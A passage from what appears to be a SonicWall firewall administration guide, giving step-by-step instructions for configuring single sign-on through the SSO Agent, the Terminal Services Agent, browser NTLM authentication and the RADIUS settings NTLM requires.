5 To generate the TSR and save it as a text file, click **Save As**.


6 When finished, click **Close**.

Viewing SonicWall TSA Status and Version

To display the current status of the SonicWall TSA service on your Windows Server system, or to view the version number of the SonicWall TSA:

1 Double-click the **SonicWall TSA** desktop icon. The **SonicWall Terminal Services Agent** dialog displays.

2 Click the **About** tab.



3 Click **Close**.

Configuring Your SonicWall Security Appliance for SonicWall SSO Agent

To use single sign-on, your SonicWall security appliance must be configured to use either **SonicWall SSO Agent** or **Browser NTLM authentication only** as the SSO method. **SonicWall SSO Agent** is also the correct method to select when configuring the appliance to use the SonicWall Terminal Services Agent.

You can configure up to eight SSO agents; it is recommended that each be configured on its own dedicated, high-performance PC in your network.


NOTE: When using NetAPI or WMI, one SSO agent can support up to approximately 2500 users.When configured to read from domain controller security logs, one SSO agent can support a much larger number of users identified via that mechanism, potentially 50,000+ users. The actual number supported in either case depends on:

- The performance level of the hardware that the SSO agent is running on,
- How it is configured on the firewall,
- Other network-dependent factors.


To configure your SonicWall security appliance to use a SonicWall SSO Agent:

1 Log in to your SonicWall security appliance and navigate to **Users > Settings**.


2 In the **Single-sign-on method** drop-down menu, select **SonicWall SSO Agent**. Use this choice to add and configure a TSA as well as an SSO Agent for the SSO method.



3 Click **Configure SSO**.The Authentication Agent Settings page displays, showing any Authentication Agents already configured. The green LED next to the Agent's IP address indicates that the agent is currently up and running. A red LED would indicate that the agent is down. A grey LED shows that the agent is disabled. The LEDs are dynamically updated using AJAX.



4 On the **Authentication Agent Settings** page, click the **Add** button to add an agent. The page is updated to display a new row in the table at the top, and two new tabs and their input fields in the lower half of the page.



5 Enter the following information in the **Settings** tab:

- In the **Host Name or IP Address** field, enter the name or IP address of the workstation on which SonicWall SSO Agent is installed.

  As you type in values for the fields, the row at the top is updated in red to highlight the new information.
- In the **Port** field, enter the port number of the workstation on which SonicWall SSO Agent is installed. The default port is 2258. Note that agents at different IP addresses can have the same port number.
- In the **Shared Key** field, enter the shared key that you created or generated in the SonicWall SSO Agent. The shared key must match exactly. Re-enter the shared key in the **Confirm Shared Key** field.
- In the **Timeout (seconds)** field, enter a number of seconds before the authentication attempt times out. This field is automatically populated with the default of 10 seconds.
- In the **Retries** field, enter the number of authentication attempts.

6 Click the **Advanced** tab in the lower half of the page.


- In the **Maximum requests to send at a time** field, enter the maximum number of requests to send from the appliance to the agent at one time. The default is 32.

  The agent processes multiple requests concurrently, spawning a separate thread in the agent PC to handle each. Sending too many requests at a time can overload the PC. On the other hand, if the number of requests to be sent from the appliance exceeds the maximum, then some requests will wait on an internal “ring buffer” queue. Too many requests waiting could lead to slow response times in Single Sign On authentication. For more information, see Tuning Single Sign-On Advanced Settings.

7 Click the **General Settings** tab under **Authentication Agent Settings** to configure the following options:

- Select the **Enable SSO agent authentication** check box to use the SSO Agent for user authentication.
- Select the **Try next agent on getting no name from NetAPI/WMI** check box to force a retry of the authentication via a different SSO agent if there is no response or error from the first agent. This only affects agents using NetAPI/WMI.
- Select the **Don't block user traffic while waiting for SSO** check box to use the default policy while the user is being identified. This prevents browsing delays.

8 Click the **Users** tab. The **User Settings** page displays.



9 Select the check box next to **Allow only users listed locally** to allow only users listed locally on the appliance to be authenticated.

10 Select the check box next to **Simple user names in local database** to use simple user names. When selected, the domain component of a user name will be ignored. User names returned from the authentication agent typically include a domain component, for example, domain1/user1. If this box is not checked, user names in the local database must match exactly the full names returned from the agent, including the domain component.

11 Select the check box next to **Allow limited access for non-domain users** to allow limited access to users who are logged in to a computer but not into a domain. These users will not be given membership in the Trusted Users user group, even when set locally, and so will not get any access set for Trusted Users. They are identified in logs as `computer-name/user-name`. When using the local user database to authenticate users, and the **Simple user names in local database** option is disabled, user names must be configured in the local database using the full `computer-name/user-name` identification.

12 If your network includes non-Windows devices or Windows computers with personal firewalls running, select the radio button for either **NetAPI** or **WMI** depending on which is configured for the SSO Agent. This causes the SonicWall network security appliance to probe for a response on the NetAPI/WMI port before requesting that the SSO Agent identify a user. If no response occurs, these devices will fail SSO immediately. Such devices do not respond to, or may block, the Windows networking messages used by the SSO Agent to identify a user.

13 In the **Probe timeout** field, enter the number of seconds that the firewall should wait for a response from the agent on the NetAPI/WMI port. The probe is considered failed after this period. The default is **5** seconds.

14 To enable probing on the NetAPI/WMI port without aborting the SSO attempt if the probes fail, select the **Probe test mode** check box. Probe test mode is used to ensure that the probes do not cause failures where SSO could have worked if they were not used. If probe failures are reported when SSO is working, then either the probe timeout is too short or something in the network may be blocking them. For example, if you have an Access Control List set on a router in your network to allow NetAPI from the agent's IP address only, that ACL will block the probes to the NetAPI port from the appliance.

Probe test mode is useful for initial SSO deployment and troubleshooting. When Probe test mode is enabled, you can analyze the behavior by:

- Checking the agent statistics for probe failures
- Monitoring the console port for warnings that probes failed when SSO worked; these messages indicate the host address

If the statistics show 100% probe failures, then something is wrong in the network. If they show intermittent failures, you can try varying the **Probe timeout** setting to see if it helps.


15 To use LDAP to retrieve user information, select the **Use LDAP to retrieve user group information** radio button. Click **Configure** to configure the LDAP settings. The LDAP Configuration page displays. For configuration information for this page, refer to Advanced LDAP Configuration.

16 To use locally configured user group settings, select the **Local configuration** radio button.

17 In the **Polling rate (minutes)** field, enter a polling interval, in minutes. The security appliance will poll the workstation running SSO Agent once every interval to verify that users are still logged on. The default is **5**.

18 In the **Hold time after (minutes)** field, enter a time, in minutes, that the security appliance will wait before trying again to identify traffic after an initial failure to do so. This feature rate-limits requests to the agent. The default is **1**.

19 To populate the **User names used by Windows services** list, click the **Add** button. The **Service User name** dialog displays.



The purpose of this list is to distinguish the login names used by Windows services from real user logins. When the SSO agent queries Windows to find the user logged into a computer, Windows actually returns a list of user accounts that are/have been logged in to the computer and does not distinguish user logins from service logins, hence giving the SSO agent no way to determine that a login name belongs to a service. This may result in the SSO agent incorrectly reporting a service name instead of the actual user name.

You can enter up to 64 login names here that may be used by services on end-user computers. The SSO agent will ignore any logins using these names.

If, when using Single Sign On, you see unexpected user names shown on the **Users > Status** page, or logs of user login or user login failure with unexpected user names, those may be due to Windows service logins and those user names should be configured here so that the SSO agent will know to ignore them.

In cases where there are multiple SonicWall appliances communicating with an SSO agent, the list of service account names should be configured on only one of them. The effect of configuring multiple lists on different appliances is undefined.


To edit a service account name, select the name, click **Edit**, make the desired changes in the Service User name dialog box, and then click **OK**.

To remove service account names, select one or more names and then click **Remove**.

20 Enter the service login name (the simple name only, without the domain or PC name) into the **Enter the name of a user account used by a Windows service** field.

21 Click **OK**.

22 Click on the **Enforcement** tab if you want to either trigger SSO on traffic from a particular zone, or bypass SSO for traffic from non-user devices such as internal proxy web servers or IP phones.



23 Under **Per-Zone SSO Enforcement**, select the checkboxes for any zones on which you want to trigger SSO to identify users when traffic is sent. If SSO is already required on a zone by Application Control or other policies, those checkboxes are pre-selected and cannot be cleared. If Guest Services is enabled on a zone, SSO cannot be enforced and you cannot select the check box.

These per-zone SSO enforcement settings are useful for identifying and tracking users in event logging and App Flow Monitor visualizations, even when SSO is not otherwise triggered by content filtering, IPS, or Application Control policies, or by firewall access rules requiring user authentication.

On zones where security services policies or firewall access rules are set to require user authentication, SSO will always be initiated for the affected traffic and it is not necessary to also enable SSO enforcement here.

24 To bypass SSO for traffic from certain devices or locations and apply the default content filtering policy to the traffic, select the appropriate address object or address group from the first drop-down menu under **SSO Bypass**. To bypass SSO for certain services or types of traffic, select the service from the second drop-down menu.

The first setting is used where traffic that would be subject to security services screening can emanate from a device other than a user's workstation (such as an internal proxy Web server or IP phone). It prevents the SonicWall from attempting to identify such a device as a network user in order to select the content filtering policy to apply. The default content filtering policy will be used for all traffic from the selected IP addresses.


The second setting is appropriate for user traffic that does not need to be authenticated, and triggering SSO might cause an unacceptable delay for the service.

SSO bypass settings do not apply when SSO is triggered by firewall access rules requiring user authentication. To configure this type of SSO bypass, add access rules that do not require user authentication for the affected traffic.

NOTE: By default, Linux and Mac users who are not authenticated by SSO via Samba are assigned the default content filtering policy. To redirect all such users who are not authenticated by SSO to manually enter their credentials, create an access rule from the **WAN** zone to the **LAN** zone for the **HTTP** service with **Users Allowed** set to **All**. Then configure the appropriate CFS policy for the users or user groups.

25 Click the **Terminal Services** tab. The Terminal Services Agent Settings page displays.

26 Within this page, on the **Terminal Services Agents** tab, click the **Add** button. The page is updated to display a new row in the table at the top, and new input fields in the lower half of the page.



For existing agents, a green LED-style icon next to an agent indicates that the agent is up and running. A red LED icon indicates that the agent is down. A yellow LED icon means that the TSA is idle and the appliance has not heard anything from it for 5 minutes or more. Because TSA sends notifications to the appliance rather than the appliance sending requests to the agent, a lack of notifications could mean that there is a problem, but more likely means simply that no user on the terminal server is currently doing anything.

27 In the **Host Name or IP Address(es)** field, enter the name or IP address of the terminal server on which SonicWall TSA is installed. If the terminal server is multi-homed (has multiple IP addresses) and you are identifying the host by IP address rather than DNS name, enter all the IP addresses as a comma-separated list.

As you type in values for the fields, the row at the top is updated in red to highlight the new information.

28 In the **Port** field, enter the port number of the workstation on which SonicWall TSA is installed. The default port is 2259. Note that agents at different IP addresses can have the same port number.

29 In the **Shared Key** field, enter the shared key that you created or generated in the SonicWall TSA. The shared key must match exactly. Re-enter the shared key in the **Confirm Shared Key** field.


30 Click the **General Settings** tab.

31 The **Allow traffic from services on the terminal server to bypass user authentication in access rules** check box is selected by default. This allows traffic such as Windows updates or anti-virus updates, which

is not associated with any user login session, to pass without authentication. If you clear this check box, traffic from services can be blocked if firewall access rules require user authentication. In this case, you can add rules to allow access for "All" to the services traffic destinations, or configure the destinations as HTTP URLs that can bypass user authentication in access rules.

32 Click the **NTLM** tab. The NTLM Browser Authentication page displays. NTLM authentication is supported by Mozilla-based browsers and can be used as a supplement to identifying users via an SSO agent or, with some limitations, on its own without the agent. The SonicWall appliance interacts directly with the browser to authenticate the user. Users logged in with domain credentials are authenticated transparently; in other cases the user may need to enter credentials to log in to the appliance, but should only need to do so once as the credentials are saved.

Consult the tooltips on this tab for additional details, and see How Does Browser NTLM Authentication Work? for more information.



33 Select one of the following choices from the **Use NTLM to authenticate HTTP traffic** drop-down menu:

- **Never** – Never use NTML authentication.
- **Before attempting SSO via the agent** – Try to authenticate users with NTLM before using the SonicWall SSO agent.
- **Only if SSO via the agent fails** – Try to authenticate users via the SSO agent first; if that fails, try using NTLM.

34 For **Authentication domain**, do one of the following:

- Enter the full DNS name of the SonicWall appliance's domain in the form "www.somedomain.com"
- Select the **Use the domain from the LDAP configuration** check box to use the same domain that is used in the LDAP configuration.

Fully transparent authentication can only occur if the browser sees the appliance domain as the local domain.

35 For **Redirect the browser to this appliance via**, select one of the following options to determine how a user's browser is initially redirected to the SonicWall appliance's own Web server:

- **The interface IP address** – Select this to redirect the browser to the IP address of the appliance Web server interface.
- **Its domain name from a reverse DNS lookup of the interface IP address** – Enables the **Show Reverse DNS Cache** button at the bottom of the window; when clicked, a popup displays the appliance Web server's Interface, IP Address, DNS Name, and TTL in seconds. Click the button to verify the domain name (DNS name) being used for redirecting the user's browser.
- **Its domain name** – Type in the Web server domain name to which the user's browser should be redirected.

36 Enter a number of retries in the **Maximum retries to allow on authentication failure**.

37 To detect when users log out, select the polling method to be used by the appliance for Windows, Linux, and Macintosh users in the **On the poll timer, for users authenticated user via NTLM** options. Select the radio button for one of the following methods for users on each type of computer:

- **Poll via the SSO agent** – If you are using an SSO Agent in your network, select this to use it to poll users; for users authenticated via NTLM, the user name that the agent learns must match the name used for the NTLM authentication, or the login session will be terminated. You may want to select a different polling method for Linux or Mac users, as those systems do not support the Windows networking requests used by the SSO agent.
- **Re-authenticate via NTLM** – This method is transparent to the user if the browser is configured to store the domain credentials, or the user instructed the browser to save the credentials.
- **Don't re-authenticate** – If you select this option, logout will not be detected other than via the inactivity timeout.

38 If you are using older legacy servers that require legacy LAN Manager components to be included in NTLM messages, select the **Forward legacy LanMan in NTLM** check box. This may cause authentication to fail in newer Windows servers that don't allow LanMan in NTLM by default because it is not secure.

39 If you have multiple agents configured, select the SSO agent or TSA to test from the **Select agent to test** drop-down list. The drop-down list includes SSO agents at the top, and TSA's at the end under the heading **--Terminal Server Agents--**.

40 Select the **Check agent connectivity** radio button and then click the **Test** button. This will test communication with the authentication agent. If the SonicWall security appliance can connect to the SSO agent, you will see the message **Agent is ready**. If testing a TSA, the **Test Status** field displays the message, and the version and server IP address are displayed in the **Information returned from the agent** field.

41 For SSO agents only, select the **Check user** radio button, enter the IP address of a workstation in the **Workstation IP address** field, then click **Test**. This will test if the SSO agent is properly configured to identify the user logged into a workstation.

> **TIP:** If you receive the messages **Agent is not responding** or **Configuration error**, check your settings and perform these tests again.

42 When you are finished with all Authentication Agent configuration, click **OK**.

Configuring Your SonicWall Appliance for Browser NTLM Authentication

To use single sign-on, your SonicWall security appliance must be configured to use either **SonicWall SSO Agent** or **Browser NTLM authentication only** as the SSO method.

Topics:

- Configuring Browser NTLM Authentication
- Configuring RADIUS for Use With NTLM
- Configuring NTLMv2 Session Security on Windows

Configuring Browser NTLM Authentication

The following procedure describes how to configure your SonicWall security appliance to use **Browser NTLM authentication only**. Perform the following steps:


1 Log in to your SonicWall security appliance and navigate to **Users > Settings**.

In the **Single-sign-on method** drop-down menu, select **Browser NTLM authentication only**.

2 Click **Configure**. The **SSO Agent Configuration** dialog displays.

3 Click the **Settings** tab. Configuration on the **Settings** tab is the same as the configuration for the **NTLM** tab when SonicWall SSO Agent is selected as the Single-sign-on method. Refer to Step 32 in the procedure in Configuring Your SonicWall Security Appliance for SonicWall SSO Agent for detailed configuration instructions for this page.

4 Click the **Users** tab. The **User Settings** dialog displays.



5 Check the box next to **Allow only users listed locally** to allow only users listed locally on the appliance to be authenticated.

6 Check the box next to **Simple user names in local database** to use simple user names. When selected, the domain component of a user name will be ignored. User names returned from the authentication agent typically include a domain component, for example, domain1/user1. If this box is not checked, user names in the local database must match exactly the full names returned from the agent, including the domain component.

7 To use LDAP to retrieve user information, select the **Use LDAP to retrieve user group information** radio button. Click **Configure** to configure the LDAP settings. The LDAP Configuration page displays. For configuration information for this page, refer to Advanced LDAP Configuration.

8 To use locally configured user group settings, select the **Local configuration** radio button.

9 In the **Polling rate (minutes)** field, enter a polling interval, in minutes. The security appliance will poll the workstation running SSO Agent once every interval to verify that users are still logged on. The default is 1.

10 Configuration on the **Enforcement**, **Terminal Services**, and **Test** tabs is the same as for those tabs when SonicWall SSO Agent is selected as the Single-sign-on method. Refer to the procedure in Configuring Your SonicWall Security Appliance for SonicWall SSO Agent for detailed configuration instructions for these pages.

11 When you are finished with configuration on all tabs, click **OK**.

Configuring RADIUS for Use With NTLM

When LDAP is selected in the **Authentication method for login** field, RADIUS configuration is still required when using NTLM authentication. NTLM authentication requires MSCHAP, which is provided by RADIUS but not by LDAP.

The **Configure** button next to **RADIUS may also be required for CHAP/NTLM** is enabled when LDAP authentication is selected on the Users > Settings page.

If LDAP is configured, then it will be used for user group membership lookups after a user's credentials provided by NTLM have been authenticated via RADIUS. Thus, when using NTLM it is not necessary to configure RADIUS to return user group membership information (which can be very complex to do with some RADIUS servers, such as IAS).

